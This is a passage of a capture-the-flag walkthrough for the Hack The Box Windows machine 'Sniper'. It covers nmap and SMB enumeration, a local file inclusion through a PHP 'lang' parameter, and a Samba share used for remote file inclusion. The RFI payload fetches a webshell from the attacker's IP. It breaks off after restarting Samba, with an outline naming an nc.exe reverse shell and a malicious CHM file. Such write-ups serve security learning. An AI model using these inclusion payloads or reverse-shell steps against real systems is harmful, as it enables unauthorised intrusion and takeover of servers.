→ Sniper is another windows machine that you can access in unintended method. The PHP Web Application was supposed to be vulnerable into LFI or Local File Inclusion to RFI or Remote File Inclusion. Since this is a windows box I setup a samba share using the RFI method and I injecting my webshell and upload my executable file to get a reverse shell from my Kali Linux machine. Doing some Reconnaisance I see a file which has to be related to user credentials that need to convert into a plain text then execute it with the executable file i uploaded. The machine creator was leave a notes.txt on use file directory which is good enough as hint. Creating a malicious payload from my host using Powershell was not easy as my Windows always reject it and cannot load the script file but then I managed to create a malicious CHM file and get the Administrator.
Penetration Testing Methodologies
Network Scanning
→ Nmap scan
→ discover open ports and what services are running
Enumeration
→ Browsing the HTTP Service
→ Enumerate the SMB at port 445
→ Bruteforce the Web page directories
Post - Exploitation
→ Enumerate the page with Local File Inclusion
→ Setup SAMBA SHARE and upload a webshell
→ Using the access checked provided by the Microsoft to check the access rights of account "Chris"
→ Retrieve user credentials from Web page directories in inetpub
Exploitation
→ Method #1: Look at listening port that can use to Port Forwarding and Login as Chris using Evil-WinRM
→ Method #2: Convert the password hash into plaintext with Powershell and execute the nc.exe to get Reverse shell
→ Transfer to the Sniper machine in C:\Docs directories where the Administrator checked and open it.
→ Setup netcat listener and
→ Gain the Administrator shell
Network Scanning
Network scanning is a crucial step in identifying active hosts and open ports on a network. It helps security professionals gather information about potential targets for further testing or analysis. Common tools like Nmap are used to perform these scans efficiently. By using various scan types, such as SYN stealth scans or ping sweeps, testers can uncover valuable details without being detected easily.
In summary, network scanning provides essential data that informs the next steps in a security assessment.
Walkthrough
First, I run NMAP to scan the target and gather information about the services running on the machine. I use:
-sV ⇒ Probe open ports to determine service/version info
-sC ⇒ Equivalent to --script=default
-T 0-5 ⇒ Set timing template - higher is faster (less accurate)
-p- ⇒ Scan all 65,535 ports
-oN ⇒ Save scan results to a text file
1
2
# sh
nmap -sV -sC -T4 -p- 10.10.10.151 -oN nmap-Sniper
root in htb/boxes/Sniper ❯ nmap -sV -sC -T4 -p- 10.10.10.151 -oN nmap-Sniper Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-26 23:52 PST Nmap scan report for 10.10.10.151 Host is up (0.22s latency). Not shown: 65530 filtered ports PORT STATE SERVICE VERSION 80/tcp open http Microsoft IIS httpd 10.0 | http-methods: |_ Potentially risky methods: TRACE |_http-server-header: Microsoft-IIS/10.0 |_http-title: Sniper Co. 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds? 49667/tcp open msrpc Microsoft Windows RPC Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 562.35 seconds
root in htb/boxes/Sniper took 9m22s ❯
Nmap Results
Here are the open ports:
80: Hosts a web page.
135: Runs Windows RPC.
139: Runs Microsoft netbios-ssn on Windows.
445: Default port for SMB.
49667: Runs Windows RPC.
Enumeration
The first thing I did was connect to the machine with smbclient at port 445 and try an anonymous login, but it seems that is not allowed.
1
2
3
4
5
6
7
8
9
# bash

root in htb/boxes/Sniper
❯ smbclient -L 10.10.10.151 -U ""
Enter WORKGROUP\'s password:
session setup failed: NT_STATUS_LOGON_FAILURE

root in htb/boxes/Sniper took 3s
❯
Next, I used enum4linux — a Linux alternative to enum.exe for enumerating data from Windows and Samba hosts. It’s not working, though.
===================================== | Session Check on 10.10.10.151 | ===================================== Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437. [E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
root in htb/boxes/Sniper took 11s ❯
Scan Web Page Directories
So, I’ll leave enumerating this machine for now and try to enumerate what’s on the web page. I use dirsearchWeb path scanner to see if I can find anything useful.

So there is login page, which caught my attention at /user/login.php.

I tried to input admin:admin for the username and password, and it redirects me to Under Construction Page.
I realized that this page is just a rabbit hole. I couldn’t find any hints in the page source, so I tried to enumerate the whole sniper page in http://10.10.10.151.
Post-Exploitation
LFI | Local File Inclusion

After several enumeration in the web page’ I found interesting section at Services there’s a link there that you can use to change the language but what more interesting, it’s not like the other website that you can right click -> and change/translate the language. there’s a PHP File is assign to pick language for you.

when I try to inject a single ' in lang=blog-en.php it turn something like this’ seems to be it is vulnerable to LFI or Local File Inclusion attack

To confirm that this website is vulnerable to LFI I put this parameter at "lang=" ⇒ \windows\system32\drivers\etc\hosts

looking at at view page source we will see about the hosts file.
RFI | Remote File Inclusion
I found a good article on Google about LFI to RFI that helped me inject a webshell and gain access to the machine.
I set up my SAMBA SHARE based on the article with this configuration at /etc/samba/smb.conf
[global] workgroup = WORKGROUP server string - Samba Server %v netbios name = Payas0 security = user map to guest = bad user name to resolve order = bcast host dns proxy = no bind interfaces only = yes
[medz] path = /root/htb/boxes/Sniper/ writable = no guest ok = yes guest only = yes read only = yes directory mode = 0555 force user = nobody

Everything looks good, so I restart my Samba share and proceed with the RFI method. To take control of the web server, I use Winter WebShell to upload my payload and execute a reverse shell. I put my IP address at lang=\\10.10.14.216\medz\shell.php and create a custom directory at C:.
1
2
3
4
# bash

service smbd restart
